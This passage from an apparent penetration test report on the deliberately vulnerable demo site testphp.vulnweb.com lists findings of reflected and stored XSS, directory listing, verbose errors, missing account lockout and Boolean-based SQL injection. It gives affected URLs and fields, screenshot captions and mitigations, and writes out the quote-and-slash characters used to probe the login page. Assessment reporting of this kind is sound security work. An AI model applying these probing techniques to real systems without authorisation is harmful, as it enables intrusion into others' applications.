

Figure 17.9: In this application Register form input field Credit card number vulnerable to Reflected XSS



Figure 17.10: In this application Register form input field Address vulnerable to Reflected XSS

MITIGATIONS:

- Implement input validation and sanitization to prevent malicious scripts from being executed.
- Encode user input before displaying it to users to prevent script execution in the browser.
- Use appropriate context-sensitive output encoding methods to neutralize XSS payloads.
- Employ web application firewalls (WAFs) to filter and block malicious input.
- Regularly educate developers on secure coding practices to minimize the risk of XSS vulnerabilities.

18. Finding Name: Stored XSS

Finding Observation: During the assessment it was observe that the application profile form input fields storing the java scripts.

This is observed that the application vulnerable to stored xss.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Input filed: name (profile)

Proof of Concept:



Figure 18.1: Inserted Payload inserted in place of name



Figure 18.2: In this application profile input field name vulnerable to Stored XSS

MITIGATIONS:

- Implement input validation and sanitization to block malicious scripts from being stored in the database.
- Encode user input before storing it in the database to prevent script execution when retrieved.
- Utilize output encoding when displaying user-generated content to neutralize XSS payloads.
- Conduct regular security reviews and audits of the application's data handling processes.
- Educate developers on secure coding practices and the risks associated with storing executable scripts in user input fields.

19. Finding Name: Verbose Error Message

Finding Observation: During the assessment it was observe that the application has directory lists.

This is observed that this application shows apache version in error.

Instances and Parameters: http://testphp.vulnweb.com/cgi-bin

Proof of Concept:



Figure 19.1: In this application domain/cgi-bin is a directory list



Figure 19.2: This application reveals Apache version in error

MITIGATIONS:

- Disable directory listing to prevent exposing sensitive information about the server's directory structure.
- Configure the web server to return generic error messages instead of detailed directory listings.
- Implement custom error pages to provide users with helpful information while preventing directory enumeration.
- Regularly review server configurations to ensure directory listing is disabled across all directories.
- Educate developers on the risks of verbose error messages and the importance of protecting server information from exposure.

20. Finding Name: Directory Listing

Finding Observation: During the assessment it was observe that the application has directory lists.

This is observed that this application disclosing sensitive information in directory listing.

Instances and Parameters: 1. http://testphp.vulnweb.com/admin/

2. http://testphp.vulnweb.com/CVS/

3. http://testphp.vulnweb.com/pictures/

4. http://testphp.vulnweb.com/secured/phpinfo.php

Proof of Concept:



Figure 20.1: In Admin – Create SQL

FIGURE 20.2: Directory Listing-Repository



Figure 20.3: Directory listing- credentials



Figure20.4: Php file disclose

MITIGATIONS:

- Disable directory listing to prevent disclosure of sensitive information about the server's file structure.
- Configure the web server to return a default error page instead of directory listings.
- Utilize access controls and permissions to restrict directory access to authorized users only.
- Regularly review server configurations to ensure directory listing is disabled across all directories.
- Educate developers on the risks of directory listing and the importance of protecting server information from exposure.

21. Finding Name: No Account Lockout Policy

Finding Observation: During the assessment it was observe that the application has no account lockout policy.

This is observed that this application successfully login after 16 wrong attempts cases.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Proof of Concept:



Figure 21.1: Application log in page the request captured in burp suite



Figure 21.2: This application Account not locked after 16 failed attempts and account logged in successfully

MITIGATIONS:

- Implement an account lockout mechanism to temporarily block access after a certain number of unsuccessful login attempts.
- Set a reasonable threshold for failed login attempts before locking out the account to prevent brute force attacks.
- Define a lockout duration during which the account remains inaccessible, followed by an automatic reset.
- Provide users with clear notifications about the lockout policy to prevent frustration and misunderstanding.
- Regularly review and adjust the lockout policy based on security requirements and user feedback.

22. Finding Name: Boolean-based SQL Injection

Finding Observation: During the assessment it was observe that the application log in page didn't show any error when I use '"/\ characters.

This is observed that this application vulnerable to Boolean-based sql injection.

Instances and Parameters: http://testphp.vulnweb.com/login.php

Proof of Concept:



Figure 22.1: Log in page (‘) given as credentials

